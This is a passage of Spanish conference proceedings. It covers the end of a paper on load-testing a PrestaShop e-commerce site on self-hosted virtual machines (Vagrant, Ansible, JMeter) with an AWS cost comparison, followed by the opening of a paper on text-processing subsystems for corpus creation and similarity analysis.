adaptar la tecnología que necesita para sus transacciones comerciales, buscando siempre el beneficio económico.

Es decir, hay varias alternativas para quienes deciden realizar ventas por internet, sea con sus propios recursos, a los que puede usar como tales o con una configuración de máquinas virtuales para aumentar capacidades (infraestructura propietaria), como con recursos exclusivamente de algún proveedor de servicios en la nube pública, o bien también se pueden implementar sistemas mixtos o híbridos, con recursos propios y algunas aplicaciones o servicios en la nube [4] [5].

El desempeño tecnológico del sitio de negocios vía internet está relacionado con la rentabilidad del negocio, por cuanto hay una relación estrecha entre indicadores de performance tecnológica con los beneficios económicos [6]. Entonces es importante conocer los costos asociados con la infraestructura TI y el desempeño tecnológico de la misma durante las transacciones comerciales para estimar los ingresos económicos y los beneficios comerciales.

El modelo de negocios de soluciones con computación en la nube se basa en el concepto de servicios cuyas licencias de uso no están sujetas a una persona o recurso y su fundamento es reemplazar los desembolsos de capital por la inversión en tecnología por el pago de un servicio de acuerdo a lo utilizado, es decir, en función de las demandas.

Respecto a los costos, los proveedores de servicio de nubes como Amazon, Google, Microsoft, entre otros, ofrecen un esquema de tarifas en función del uso de los recursos. Por ejemplo, lo más común es el cobro de minuto, hora, ciclo de CPU, lecturas o escrituras por demanda [7] [8] [9]. Además, cada nube dispone de aplicaciones que permiten estimar los costos de los recursos contratados.

Un aspecto importante de las nubes son los acuerdos de niveles de servicio para asegurar que el proveedor cumpla con la calidad requerida. Es importante destacar que en el largo plazo el pago de una suscripción a los servicios puede ser más costoso que comprar el hardware, por lo que deben ajustarse las estrategias de negocios cuidadosamente.

Entonces, es importante realizar experimentaciones con monitorizaciones de los comportamientos de la infraestructura TI, donde se deben tener en cuenta los recursos de hardware y de software. Para ello también se requiere de la generación de la carga de trabajo en el sitio de negocios, que represente el comportamiento de los clientes. Con la información obtenida es posible obtener indicadores tanto tecnológicos como económicos, y a su vez, disponer de parámetros para los modelos de dichos sistemas cuyas simulaciones permiten predecir comportamientos en distintos escenarios, por ejemplo, un incremento en la cantidad de clientes, en la cantidad de productos a vender, en la logística de entrega, etc. [10]

En un trabajo previo [11], se ha implementado una aplicación en la nube de Amazon, en la capa gratuita de prueba para obtener los mencionados indicadores.

La complejidad en las implementaciones para experimentaciones y la obtención de parámetros para modelos de simulación de sitios de negocios electrónicos para predecir comportamientos tecnológicos y económicos, así como los aspectos de seguridad en la información y de riesgos de fallas de las nubes, ha orientado la investigación a analizar otras alternativas, la de sistemas distribuidos virtuales de infraestructuras propietarias, y comparar desempeños para obtener los mejores escenarios de desempeño y rentabilidad [12].

En el presente trabajo se describe el desarrollo de una plataforma de virtualización como servicio de infraestructura para la implementación de aplicaciones de comercio electrónico y el análisis de su rendimiento tecnológico y económico como alternativa a los recursos ofrecidos por las nubes computacionales públicas. Para eso, se configura una plataforma tecnológica con un esquema de máquinas virtuales en el que se implementa el sitio de negocios con la aplicación PrestaShop.

La medición del desempeño de la plataforma descripta se realiza con el generador de carga y monitor JMeter [13], cuyas métricas se analizan y se asocian a costos para comparar con los de nubes públicas, como la de Amazon o las de Google. De esta forma se obtiene información sobre performance tecnológica y de costos que orienten a estimar beneficios comerciales, según la infraestructura TI.

2. Implementación de un sitio de comercio electrónico de prueba

Como etapas iniciales de este trabajo se investigaron diferentes aplicaciones de comercio electrónico de código abierto para implementar una Tienda Virtual de Comercio Electrónico y realizar las pruebas de performance.

Se seleccionó la aplicación PrestaShop por su uso difundido y simple. Además, dispone de licencia libre, (https://opensource.org/licenses/OSL-3.0), la cual está escrita en el lenguaje de programación PHP [14] y utiliza el motor de base de datos MySQL. Requiere de un servidor web Apache y del lenguaje de programación PHP instalado en el entorno donde va a ser desplegada.

La aplicación ofrece las siguientes funcionalidades: creación de productos y paquetes de productos, navegación de productos, control de stock, gestión de proveedores, configuración de la tienda, gestión de pagos, gestión de envíos, buscador de productos, geolocalización, configuración de normativas legales de cada país, creación de ofertas especiales y cupones de descuento, publicidad de la tienda, control de los pedidos e informes, entre otros.

En el presente trabajo se analiza la estructura y el funcionamiento de la aplicación y se toman en cuenta transacciones más comunes en comercio electrónico para poder realizar las pruebas, siendo:

2.1. Caso 1: El usuario entra a la página principal de la tienda

El usuario ingresa a la página principal del sitio y no realiza ninguna otra interacción con la aplicación.

2.2. Caso 2: El usuario utiliza el buscador e ingresa al detalle de un producto en particular

El usuario utiliza el buscador del sitio, ingresa el tipo de producto que busca y una vez que se presiona la lupa del buscador o "*ente*r", el sitio muestra los resultados de la búsqueda con las opciones de productos posibles según lo ingresado. De esta manera, el usuario puede seleccionar un producto, permitiéndole visualizar la imagen del producto, sus opciones de talle, color y tiene la opción de ampliar el detalle para obtener más información.

2.3. Caso 3: El usuario busca el producto y procede con la compra

El usuario realiza las dos transacciones antes mencionadas, ingreso al sitio y búsqueda de producto, pero además compra el mismo, pudiendo seleccionar en la pantalla donde se muestra el producto elegido, talle, color y cantidad. Activando el botón "*add to cart*", el sitio muestra una ventana desplegable donde se visualiza el detalle del producto elegido, el monto a pagar y datos de lo seleccionado. Luego, el usuario puede continuar con la compra.

3. Infraestructura usando máquinas virtuales

Para implementar la infraestructura donde va a ejecutarse la aplicación PrestaShop se utilizó un enfoque denominado *Infrastructure as code* [15], que define la arquitectura de servidores y es creada cuando se ejecuta el mismo. Una vez desplegada, ésta puede ser accedida por los clientes.

En este enfoque la definición de la infraestructura se trata como software [16], por lo que pueden aplicarse técnicas propias del desarrollo de software como Versionado, Integración Continua, Revisión de Código y *Testing* Automatizado.

De esta forma se pueden entregar productos de software de una manera sostenida en el tiempo y confiable, ya que se tiene conocimiento pleno de la infraestructura y no se incurre en posibles errores de modificaciones manuales en cada servidor. Para realizar cambios de arquitectura, se modifica el código, se ejecuta la definición y la nueva infraestructura es desplegada para los clientes. Esto facilita la detección de posibles problemas de perfomance o de lógica de negocios y las correcciones necesarias.

Esta metodología permite replicar y automatizar las infraestructuras de TI en diferentes proveedores que pueden ser servidores físicos o la nube.

En las pruebas de implementación de infraestructura con máquinas virtuales se utilizó un servidor HP PROLIANT DL380 que cuenta con 16 CPUs de 3.5 GHZ y 32 GB de RAM DDR4. Esta configuración de hardware sirve para realizar pruebas a escalas significativas respecto a las de nubes públicas. El sistema operativo base es Debian 8. El servidor está instalado en la ciudad de Concordia, provincia de Entre Ríos y los requerimientos provinieron de usuarios distribuidos en Santa Fe (Capital) y Concordia.

La herramienta *PrestaShop* se eligió por su compatibilidad para ser implementada en los servidores virtuales codificados utilizando el enfoque *IaC* [16] para generar un sitio de *e-commerce*. Los clientes de la aplicación PrestaShop acceden a la misma con un navegador, y el código PHP de la misma es ejecutada en un Servidor Apache, que puede desplegarse en infraestructuras físicas o virtuales.

Para implementar la infraestructura se utilizó la tecnología Vagrant [17], que es una herramienta de software para el manejo y gestión de máquinas virtuales, mediante la codificación de archivos

simples de configurar. Los mismos pueden ser compartidos para generar una infraestructura virtual idéntica (máquina *guest*) independientemente de la máquina *host* donde se ejecutan.

Las máquinas virtuales necesitan, una vez creadas, ejecutar scripts de instalación de los programas y librerías correspondientes al perfil de la máquina a generar para diferenciarlas en sus funciones (servidor web, balanceador de carga, servidor de base de datos). A estas tareas se las denomina aprovisionamiento. Para esta etapa se eligió la tecnología Ansible [18], que es una herramienta de software de automatización de tareas para administración y configuración de múltiples máquinas físicas o virtuales.

Esta herramienta posee las siguientes propiedades [19]:

- **Simpleza**: no requiere instalar herramientas extras en las máquinas manejadas por Ansible. Para su configuración se utiliza el lenguaje YAML, el cual tiene como principal característica su simpleza y similitud con el lenguaje natural.
- **Seguridad**: Utiliza el protocolo de comunicación SSH, el cual encripta las conexiones entre el host y las máquinas aprovisionadas.
- **Eficiencia**: Las tareas ejecutadas por Ansible son idempotentes, producen el mismo resultado sin importar la cantidad de veces que son ejecutadas.

Las tareas por ejecutar en los servidores están orquestadas en un archivo YAML denominado *playbook*, el cual lista las mismas en el orden especificado a ser procesadas. Un *playbook* puede contener roles que, a su vez, son tareas relacionadas para implementar en un servidor o máquina, que pueden ser distribuidas y replicadas en diferentes *playbooks*.

La arquitectura planteada donde se ejecuta la aplicación de e-commerce consiste en 3 tipos de servidores:

- **Balanceadores de carga**: los cuales reciben las peticiones HTTP y las redireccionan hacia los servidores Web siguiendo un algoritmo *Round Robin*.
- **Servidores Web:** son los responsables de recibir peticiones de los balanceadores de carga y generar respuestas HTTP hacia el usuario. Ejecutan el código PHP de la aplicación PrestaShop.
- **Servidores de base de datos:** donde se ejecutan los motores de base de datos utilizados desde los Servidores Web.

El arribo de los requerimientos de Internet al sitio de comercio electrónico se hace a través del *Router* y el Balanceador de carga hace la asignación al tipo de servidor correspondiente. Cada grupo de servidores posee un coordinador que toma los requerimientos y los asigna al servidor desocupado. La configuración propuesta tiene como premisa los requerimientos planteados para la arquitectura, las cuales son escalabilidad, disponibilidad, rendimiento y flexibilidad. La cantidad de cada uno de los servidores y las interconexiones son configuradas utilizando la herramienta Vagrant. Cada tipo de servidor va a incluir un tipo diferente de *playbook*:

- **db,** que instala un servidor de base de datos MySQL.
- **loadbalancer,** que instala un servidor web NGINX que sirve para hacer balanceo de carga de trabajo.
- **web,** que instala un servidor web Apache y cliente MySQL.

Esta configuración de las máquinas virtuales permite realizar modificaciones, generando distintos escenarios para representar situaciones en un sitio de comercio electrónico y recopilar datos con una herramienta adecuada para luego obtener conclusiones sobre la arquitectura de servidores óptima para cada escenario.

4. Generador de carga de trabajo o de estrés sobre la aplicación de e-commerce

Para las experimentaciones en un sitio de e-commerce se requiere de alguna herramienta que genere sesiones de clientes como en el sistema real, y, al mismo tiempo, registren información de desempeño del sistema de prueba para observar el comportamiento y hacer los ajustes necesarios para mejorar la eficiencia.

Entre las herramientas más usadas se encuentra la aplicación JMeter de Apache, software de código abierto cuya licencia es http://svn.apache.org/repos/asf/jmeter/tags/v2_4/docs/license.html. Está diseñada en Java y se utiliza para realizar pruebas funcionales y medir la performance de una variedad de recursos tantos estáticos como dinámicos. Es una herramienta para efectuar pruebas de estrés y de rendimiento y

encontrar los cuellos de botella en aplicaciones web. Soporta aserciones para asegurar que los datos recibidos son correctos, además de la posibilidad de generar diversos tipos de reportes en los que se incluyen las métricas de desempeño más comunes. [13].

En este trabajo se seleccionó la herramienta J-Meter para implementar los tres casos descritos en la sección 2 del presente trabajo, denominados clases (clase 1, clase 2, clase 3), variando el número de hilos, para 1 instancia o máquina virtuales. Una vez generada la infraestructura virtual, se procedió a experimentar los casos de prueba o de estrés con el objetivo de obtener resultados tendientes a identificar la mejor configuración para las necesidades computacionales deseadas, en términos de performance de recursos tecnológicos (utilizaciones de los recursos, tiempos de respuesta, velocidades de procesamiento, ocurrencia de eventos de fallas) y de negocios (número de sesiones de clientes exitosas, cantidad de ventas, beneficios económicos, entre otros).

Los detalles de la configuración de la herramienta JMeter para las pruebas experimentales se describieron en el trabajo [12]. Cada clase tiene un "grupo de hilos", cuya cantidad representa a los clientes que realizan las mismas transacciones con un tiempo de generación determinado.

Cada "grupo de hilos" se comporta diferente de los otros dos, pero dentro del grupo, los hilos ejecutan las mismas transacciones. En el grupo de hilos se configura el número de hilos (cantidad de usuarios), el período de subida (cuantos segundos se tardará en alcanzar el número máximo de usuarios) y el contador del bucle (número de veces que cada hilo ejecutará la prueba).

Se plantearon escenarios considerando un tiempo de generación de transacciones o ramp-up de 10 segundos, según se puede ver en la Tabla 1:

Tabla 1. Configuración de las pruebas.

Escenario	Clase de trabajo	Cantidad de hilos
1	1	200
	2	80
	3	30
2	1	300
	2	150
	3	50

En la herramienta JMeter se desarrollaron scripts para que cada hilo genere distintos datos a ser usados en la navegación. Así, a pesar de que el comportamiento sea el mismo para cada hilo dentro de un mismo grupo, los datos tales como el producto a buscar, el nombre de usuario y/o el email, entre otros, serán distintos (Figura 1).

Las aplicaciones de registro de datos o muestreadores contienen la URL a la que se quiere enviar una petición con sus respectivos parámetros, el puerto y el protocolo. Para simular todo el flujo de navegación de un usuario en una determinada clase se agregó un muestreador por cada tipo consulta HTTP que se requiere.

Script (variables: ctx vars props prev data log)

Script:

```
String nombre = vars.get("nombre");
String apellido = vars.get("apellido");
String nombreApellido = nombre + apellido;
int longitud = nombreApellido.length();
String email = nombreApellido.charAt(0).toString();

for(int i = 1; i < longitud; i++){
    if(Math.random() > 0.7){
        email += nombreApellido.charAt(i).toString();
    }
    else {
        email += ((int)Math.floor(Math.random() * (211 - 1)) + 1).toString();
    }
}

email += ((int)Math.floor(Math.random() * (2001 - 1)) + 1).toString();
email += "@gmail.com";

vars.put("email", email);
```

Fig. 1: Scripts de navegación.

El análisis de resultados se realiza a partir del "Reporte Resumen" de la herramienta JMeter, en el cual se presentan las siguientes métricas:

- **Muestras**: número de solicitudes enviadas por grupo de hilos.
- **Media**: es el tiempo de respuesta promedio (milisegundos), contabilizado como el tiempo transcurrido desde que una solicitud es enviada al servidor hasta el momento en que la misma retorna a quien la solicitó.
- **Min**: es el tiempo mínimo de respuesta (milisegundos).
- **Máx**: es el tiempo máximo de respuesta (milisegundos).
- **Desv. Estándar**: Desviación estándar de la muestra por hilo (milisegundos).
- **% Error**: porcentaje de pruebas que fallaron.
- **Rendimiento**: es el número de solicitudes por unidad de tiempo que se envían al servidor durante la prueba.
- **kb/sec**: es el rendimiento medido en kilobytes por segundo.
- **Media de Bytes**: tamaño promedio de la respuesta en bytes.

5. Resultados de las pruebas con JMeter

En la Tabla 2 se presenta un resumen de métricas del "Reporte Resumen" resultante de las experimentaciones realizadas en JMeter, según lo explicado en el punto anterior. Para el caso del escenario 1 se computa un total de 650 muestras, mientras que para el dos se observan 1045 muestras. Se observa que para un tiempo de generación de transacciones o ramp-up de 10 segundos, en los dos escenarios propuestos se obtiene métricas de tiempo de respuesta adecuadas y con un 0 % de error. Por lo tanto, se puede concluir que el servidor no se llega a saturar con las cargas experimentadas para una sola instancia. La siguiente etapa será considerar más instancias y mayor carga de trabajo para observar cómo se comporta el sistema con el incremento de la capacidad.

Tabla 2. Resultados de las pruebas.

Escenario	Clase	Rendimiento (req/seg)	Tiempo de Respuesta (seg.)	Error
1	1	2,4	50,6	0 %
	2	39.3	5,25	0 %
	3	1,3	2,22	0 %
2	1	3,1	60,20	0 %
	2	43,0	12,26	0,5 %
	3	1,9	2.79	0 %

6. Resultados del análisis de costos

6.1. Costos en la nube

Una nube ofrece servicios a clientes de los tipos: *IaaS, PaaS y SaaS* a través de Internet y generalmente los mismos pagan por el uso que realizan. De este modo se puede acceder en un tiempo mínimo a recursos informáticos costosos con una mínima inversión. Los servicios ofrecidos por la nube computacional pública se basan en los siguientes modelos de costos:

- **Pago por lo que se usa**: se paga por lo que se usa por hora, con costos variables de acuerdo a los recursos demandados. No se requiere un contrato previo. Se paga un extra por gigabyte para el almacenamiento y la transferencia.
- **Pagar menos cuando se reserva**: se puede invertir en capacidad reservada para ciertos productos y obtener una tarifa por hora con un descuento significativo.
- **Pagar menos por unidad al utilizar más**: se produce un ahorro a medida que se predice un crecimiento de la demanda. No se requiere un contrato previo. Se paga un extra por gigabyte para el almacenamiento y la transferencia.

Para realizar una estimación de costos en el tipo de problema abordado se toma EC2 de Amazon (https://aws.amazon.com/es/ec2/) por ser considerado un estándar de facto. En EC2 se contrata servicios por instancias, considerando una instancia a una máquina virtual en la nube con capacidades de procesamiento y memoria RAM. El modelo de costos de EC2 (https://aws.amazon.com/es/ec2/pricing/) consiste en que se pague por el tiempo que se utilizan las máquinas virtuales, teniendo en cuenta las siguientes modalidades:

- **Instancias bajo demanda**: se paga por la infraestructura demandada por hora. No requiere planificación, ni contratos a largo plazo
- **Instancias Reservadas**: Se realiza una reserva con el pago reducido único para cada instancia contratada, con el fin de lograr un considerable descuento.
- **Instancias Spot**: se calcula un precio spot que cambia según la oferta y la demanda periódicamente. Los clientes cuyas ofertas lo igualen o lo superan obtienen acceso a las instancias disponibles.

Para realizar el cálculo de costos se cuenta con una calculadora (https://calculator.s3.amazonaws.com/index.html) que considera:

(i) La selección de la región,
(ii) El tipo de instancia y la capacidad de sus recursos de procesamiento, memoria y almacenamiento (https://aws.amazon.com/es/ec2/instance-types/).
(iii) La cantidad de instancias.
(iv) La estimación de los gigabytes de datos transferidos.

Como una estimación ejemplo en la Tabla 3 se presentan los costos de uso por hora para el tipo de instancias bajo demanda, considerando las alternativas para el sistema operativo Linux y Windows [7]. Se toma San Pablo (Brasil) como región.

Tabla 3. Costos de instancias bajo demanda para Linux y Windows.

Máquina virtual	CPU Virtual	Almacena -miento (GB)	Linux USD/h	Windows USD/h
t3.nano	2	0,5	0,008	0,013
t3.micro	2	1	0,017	0,026
t3.small	2	2	0,034	0,052
t3.medium	2	4	0,067	0,0856
t3.large	2	8	0,134	0,162
t3.xlarge	4	16	0,269	0,3424
t3.2xlarge	8	32	0,537	0,6848
m4.large	2	8	0,159	0,251
m4.xlarge	4	16	0,318	0,502
m4.2xlarge	8	32	0,636	1,004
m4.4xlarge	16	64	1,272	2,008
m4.10xlarge	40	160	3,18	5,02
m4.16xlarge	64	256	5,088	8,032
c4.xlarge	4	7,5	0,3090	0,134
c4.2xlarge	8	15	0,6180	0,271
c4.4xlarge	16	30	1,2350	0,540
c4.8xlarge	36	60	2,4700	1,081

Para precisar la máquina virtual se detallan los procesadores en la Tabla 4 por tipo de instancia:

Tabla 4. Procesador por tipo de instancia.

Tipo	Característica
t3	AMD EPYC 2.5 GHz
m4	Intel Xeon® E5-2676 v3 (Haswell) de 2,4 GHz
c4	Intel Xeon E5-2666 v3 de 2,9 GHz

Como ejemplo de cálculo se considera un primer escenario para una instancia de la máquina virtual t3.2xlarge, con un disco rígido de 500 GB y una transferencia interna de entrada/salida de 100 GB/mes.

Se calcula un costo de 457,78 USD por mes, considerando 24 horas por día.

Para un segundo escenario, con mayor capacidad de máquina virtual, como lo es la instancia m4.16xlarge, con un disco rígido de 500 GB y una transferencia de entrada/salida de 100 GB/mes, se calcula un costo de 4167.54 USD por mes y 24 horas por día.

Por último, se selecciona la configuración de instancia c4.4xlarge, similar a la propuesta por el servidor privado, para la cual se calcula un costo de 925 USD por mes.

Con las estimaciones descriptas, se observa la importancia de experimentar con configuraciones de máquinas virtuales previo a la contratación del servicio, ya que los costos varían considerablemente de acuerdo con el aumento de la capacidad de los recursos demandados.

6.2. Costos del servidor privado usado en las pruebas.

Se propone un cálculo de costos en moneda dólar americano (USD).

Los costos de un servidor propio ubicado en la Facultad de Concordia, teniendo en cuenta la implementación de la infraestructura en un centro de datos, son los siguientes:

- El servidor: 3015 USD
- La mantención del ambiente climatizado, considerando un aire acondicionado de 3000 frigorías con un costo 430 USD y el consumo eléctrico, tanto del servidor como del equipo del aire acondicionado. En la ciudad de Concordia el costo es de $ARS 20.565 por año (457 USD), teniendo en cuenta el tarifario eléctrico de la compañía proveedora y un uso estimado del aire acondicionado de 7 meses al año [20].
- La conexión del servidor con internet para garantizar continuidad en las operaciones de comercio electrónico, siendo conveniente la del tipo corporativa, cuyo costo de una conexión del tipo ADSL asciende a $ARS 2956,5 (65,70 USD) por mes, 788,4 USD por año.

El costo total anual en el ítem mantenimiento es de 1245,40 USD.

El costo del capital, servidor y aire acondicionado asciende a 3445 USD, con un plazo estándar de amortización de 5 años que implica 689 USD por año.

El total del capital y mantenimiento asciende a 1934,4 USD por año.

A modo comparativo, el valor de un servicio similar, provisto por AMAZON, si consideramos una instancia del tipo c3.xlarge, con 4 CPU virtuales, 7.5 GB de memoria RAM, dos discos SSD de 40 GB, el plan prepago por un año, con uso exclusivo el 100% del tiempo, totaliza 1416 USD (Sección 6.1). De la comparación con la opción del

servidor propio se observa un ahorro del 26,8%, considerando los 2 escenarios experimentados.

7. Conclusiones y Trabajos Futuros

En este trabajo se presentó la implementación de una infraestructura de virtualización para una carga de trabajo de un sitio de comercio electrónico. Se utilizaron herramientas de software libre para la virtualización y para el sitio web de compras por internet. Se logró configurar la carga de trabajo consistente en tres clases de trabajos con diferente cantidad de hilos en la herramienta J-Meter, que además posibilita la evaluación de acuerdo con cargas y la obtención de métricas que aporten los fundamentos para el análisis de desempeño.

Como resultados para una instancia, como primera etapa de pruebas se obtuvieron rendimientos y tiempos de respuesta, con incrementos más significativos en esta última métrica. No obstante, en ambos escenarios se observó tasa de errores casi nulos y procesamiento de todas las clases que se generaron en los 10 segundos de *ramp-up*.

Por otra parte, los costos de los servicios en la nube de Amazon varían considerablemente con el incremento de la capacidad de los recursos informáticos. La experimentación previa a la contratación permite configurar la instancia de modo que se logre un balance entre costo y desempeño.

Para poder comparar los costos con estimaciones del sistema virtualizado antes presentado es necesario incorporar más instancias o máquinas virtuales.

Como trabajo futuro se prevé la extensión de la plataforma a más de una máquina virtual y con un mayor número de escenarios de experimentación y en cuanto a los costos, realizar los cálculos para otros servicios en la nube, como Azure y Google. Respecto a la herramienta JMeter se incorporarán nuevas métricas de salidas como las ofrecidas por el "Informe Agregado" y el de "Gráficos Agregados",

8. Agradecimientos

La realización de este trabajo se hizo en el marco del PID UTN ENUTIFE0004855TC "Desarrollo de frameworks para la generación y evaluación de infraestructuras tecnológicas con usos de nubes computacionales para comercio electrónico", el cual recibió financiamiento de la UTN y de la SPU (Ministerio de Educación)

9. Referencias

[1]. Elfetouh S., Ahmed A., "A Proposed Framework based on Cloud Computing for Enhancing E-Commerce Applications", International Journal of Computer Applications, vol. 59, nº 5, 2012.

[2]. Mell, P., Grance, T., "The NIST Definition of Cloud Computing." National Institute o Standards and Technology (NIST). Special Publication (2011) 800-145.

[3]. You J., Zhang L., Wang H., Sun Y., Cao G,." JMeter-based Aging Simulation of Computing System". 2010 International Conference on Computer, Mechatronics, Control and Electronic Engineering (CMCE), (2010) pp. 228—28

[4]. Carvalho, M., Menasce, D.A., Brasileiro, F. "Capacity planning for IaaS cloud providers offering multiple service classes", en Future Generation Computer Systems ,Elsevier Ed. 77, (2017) pp.97–111.

[5]. Jenning, B., Stadler, R. "Resource Management in Clouds: Survey and Research Challenges".Journal of Network and Systems Management, Vol. 23, Nº 3, (2015) pp. 567–619

[6]. Chezzi, C. M. "Modelado y Simulación de Desempeño de Procesos de Comercio Electrónico". Universidad Tecnológica Nacional. Facultad Regional Santa Fe. Santa Fe, Argentina. Tesis Doctorado en Ingeniería Mención Ingeniería de Sistemas de Información (2013).

[7]. Amazon EC2: https://aws.amazon.com/es/ec2/pricing/. Ultimo acceso mayo de 2019.

[8]. Google Cloud: https://cloud.google.com/pricing/. Ultimo acceso mayo de 2019.

[9]. Microsoft Azure: https://azure.microsoft.com/es-es/pricing. Ultimo acceso mayo de 2019.

[10]. Lerman, R., Viviani, B. "Modelo de simulación para evaluación de desempeño de la plataforma computacional de comercio electrónico". Jornada de Jóvenes Investigadores JIT 2015, UTN Facultad Regional Venado Tuerto, Venado Tuerto, Santa Fe (2015).

[11]. Basualdo, R., Massuh, E., Valentinis, F. “Estudio del comportamiento de un modelo de negocios B2C en la nube computacional”. Jornada de Jóvenes Investigadores JIT 2016, UTN Facultad Regional Santa Fe, Santa Fe (2016).

[12]. Baroni, F., Basualdo, R., Massuh, E., Domínguez, M., Tymoschuk, A., Chezzi, C. “Desarrollo de una plataforma para la evaluación de infraestructuras Cloud Computing aplicadas para e-commerce”. CONAIISI 2017, Santa Fe, (2017).

[13]. Apache JMeter: http://jmeter.apache.org/. Ultimo acceso mayo de 2019.

[14].PrestaShop: https://devdocs.PrestaShop.com/1.7/basics/installation/system-requirements/. Ultimo acceso mayo de 2019.

[15]. Puppet: https://puppet.com/solutions/infrastructure-as-code. Ultimo acceso mayo de 2019.

[16]. Artac, M., Borovsak, T., Di Nitto, E., Guerriero, M., Tamburri, D. “DevOps: Introducing Infrastructure-as-Code”. 2017 IEEE/ACM 39th IEEE International Conference on Software Engineering Companion, Buenos Aires (2017).

[17]. Vagrant: https://www.vagrantup.com. Ultimo acceso mayo de 2019.

[18]. Red Hat Ansible: https://www.ansible.com/overview/it-automation. Ultimo acceso mayo de 2019.

[19]. Kumar Singh, N. , Thakur, S., Chaurasiya, H., Nagdev, H. “Automated Provisioning of Application in IAAS Cloud using Ansible Configuration Management”. 1st International Conference on Next Generation Computing Technologies (NGCT-2015) Dehradun, India (2015).

[20]. EPRE: http://www.coopelec.com.ar/tarifas/epre%20resolucion%20128.pdf. Ultimo acceso mayo de 2019.

Subsistemas de Procesamiento de Información Textual

Cardenas Marina, Castillo Julio
Laboratorio de Investigación de Software LIS
Departamento de Ingeniería en Sistemas de Información
Facultad Regional Córdoba, Universidad Tecnológica Nacional
{ ing.marinacardenas, jotacastillo }@gmail.com

Abstract

En este artículo se presentan los resultados de un proyecto de investigación que aborda la problemática de análisis de información textual proveniente de diversas fuentes de información y con múltiples campos de aplicación.

En el marco de dicho proyecto se han desarrollado diferentes módulos o subsistemas que permiten analizar, procesar, clasificar, registrar y generar información textual. Estos módulos y sus motivaciones son presentados en este artículo.

Para cada uno de ellos se han desarrollado componentes software a nivel de aplicaciones o bien a nivel de aplicativos web.

Estos subsistemas son considerados individualmente herramientas que permiten facilitar la tarea de creación, análisis, selección de métricas, modificación y visualización de información textual.

Considerados globalmente, son partes de un sistema de procesamiento de información textual, que actualmente está en desarrollo, y que tiene como objetivo final la no trivial tarea de enlazar estos diferentes subsistemas para poder aprovechar la funcionalidad de cada uno de ellos a través de un pipeline común.

Introducción

En este artículo se describen cinco subsistemas desarrollados en el marco de un proyecto de investigación de análisis de información textual estructurada y no estructurada.

Los subsistemas desarrollados abarcan el subproblema de creación de material de entrenamiento a través del Subsistema de Asistente de Creación de Corpus, el subproblema de manipulación de fuentes de información de diverso tipo a través del Subsistema de Mapeo de Datos, el subproblema de evaluación y selección de métricas a través del Subsistema de Banco de Prueba de Algoritmos de Semejanza, el subproblema de detección de similitud a través del Subsistema de Análisis de Similitud, y el subproblema de visualización a través del Subsistema de Visualización de Diferencias en Documentos.

El subsistema de Asistente de Creación de Corpus (ACC) se desarrolla con el objetivo de facilitar la creación de corpus de datos, junto con su correspondiente estructura particular y metadatos, como así también en caso de tenerlo, un valor de clasificación de la información textual.

Otro objetivo adicional es disminuir los tiempos de clasificación requeridos por los anotadores humanos, los cuales dependiendo de la tarea pueden ser tiempos tremendamente largos al cual se le agrega su costo económico asociado. El material final obtenido son archivos de texto plano con meta-información que van a ser utilizados por algoritmos de aprendizaje supervisado.

El subsistema de Mapeo de Datos (PMD), toma como entrada información de diversos orígenes de datos, tales como bases de datos de múltiples motores. La información es accedida, manipulada, transformada y posteriormente registrada en una base de datos relacional SQL Server. La normalización de la información, así como la selección del tipo de información a registrar en este repositorio final va a depender de la configuración que realice el usuario y del problema que se esté abordando.

El susbsistema de Banco de Prueba de Algoritmos de Semejanza (BPAS) es una aplicación de modo consola que permite realizar la evaluación de múltiples algoritmos de similitud textual y permite seleccionar el

más adecuado de acuerdo a ciertos criterios predefinidos y al peso que se le asigna a cada factor de comparación. La selección óptima se lleva a cabo mediante el método de jerarquía analítica (AHP).

El subsistema de Análisis de Similitud (ADS) permite determinar el grado de similitud entre un conjunto de archivos de código fuente en diferentes lenguajes de programación. Esta información puede ser brindada en términos de porcentajes y puede ser empleada en el contexto de reutilización de software, en la detección de uso de patrones en el código fuente, entre otras aplicaciones.

El subsistema de Visualización de Diferencias en Documentos (VDD) permite comparar dos archivos de texto mediante la elección de un conjunto de métricas (algoritmo de comparación). Las diferencias entre los dos documentos son mostradas con colores para destacar la inserción, eliminación y modificación de texto respecto del documento original.

Los resultados provistos por estos subsistemas pueden ser utilizados en el contexto de diversos problemas de análisis de texto, ya que pueden ser útiles para abordar las tareas de extracción de información y minería de datos en textos no estructurados [1, 2, 10, 11]. Otros problemas, tales como búsquedas de implicaciones en textos [3], implicación textual [4, 5], extracción de información [6, 7] o minería de datos [8, 9] también pueden hacer uso de estos subsistemas.

Actualmente se está trabajando en la integración de los diferentes subsistemas para poder aprovechar la funcionalidad de cada uno de ellos a través de un pipeline común, es decir de un proceso que sea parte de un flujo de datos que permita transformar la información en diferentes fases secuenciales.

En las siguientes subsecciones se describen los cinco subsistemas mencionados en la introducción, y finalmente se realizan las conclusiones del trabajo.

Subsistema: Asistente de Creación de Corpus

Este subsistema permite la lectura y edición de corpus en los formatos provistos por el NIST (National Institute of Standards and Technology)[1] y por el CLEF (Cross Evaluation Language Forum)[2].

Además permite realizar la edición de archivos en formato .xml y el agregado de meta-información. Permite también, trabajar con un corpus bilingüe y con corpus monolingüe en diferentes idiomas.

La generación y análisis del material del entrenamiento para un sistema de análisis de texto no estructurado es una tarea muy ardua y artesanal para ser realizada por un humano, lo cual motiva la construcción de programas que faciliten la tarea de construcción a los anotadores humanos [12, 13].

El ACC permite realizar la clasificación de un conjunto de fenómenos de origen léxico, sintáctico, semánticos y morfológicos, mediante la selección de subcadenas entre las que se sostiene un determinado fenómeno lingüístico. Esto es especialmente útil en tareas como la implicación de textos o en la detección de paráfrasis.

En la figura 1 se puede observar la interfaz principal de este subsistema que permite realizar una construcción semiautomática de corpus para facilitar la tarea de los anotadores humanos.

Al desarrollar el ACC se plantearon los siguientes requerimientos que el software debía satisfacer, y que son necesarios en el desarrollo de sistemas de análisis de texto:

- Proveer de un mecanismo semiautomático de identificación y clasificación de diferentes fenómenos lingüísticos presentes en textos o fragmentos de textos.
- Proveer un corpus etiquetado que almacene eficientemente los fenómenos lingüísticos identificados, y en algún formato estandarizado.
- Permitir la búsqueda de diferentes fenómenos y navegación a través de los diversos fragmentos de texto dentro de un determinado corpus.

Cabe destacar que la generación de un corpus etiquetado es de vital importancia, en sistemas basados en aprendizaje por computadora, ya que los mismos sirven de material de entrenamiento para diversos algoritmos de aprendizajes supervisados. En particular, los corpus generados se utilizan en las tareas de identificación de paráfrasis [14], implicación textual [5] o traducción automática [1,5, 15].

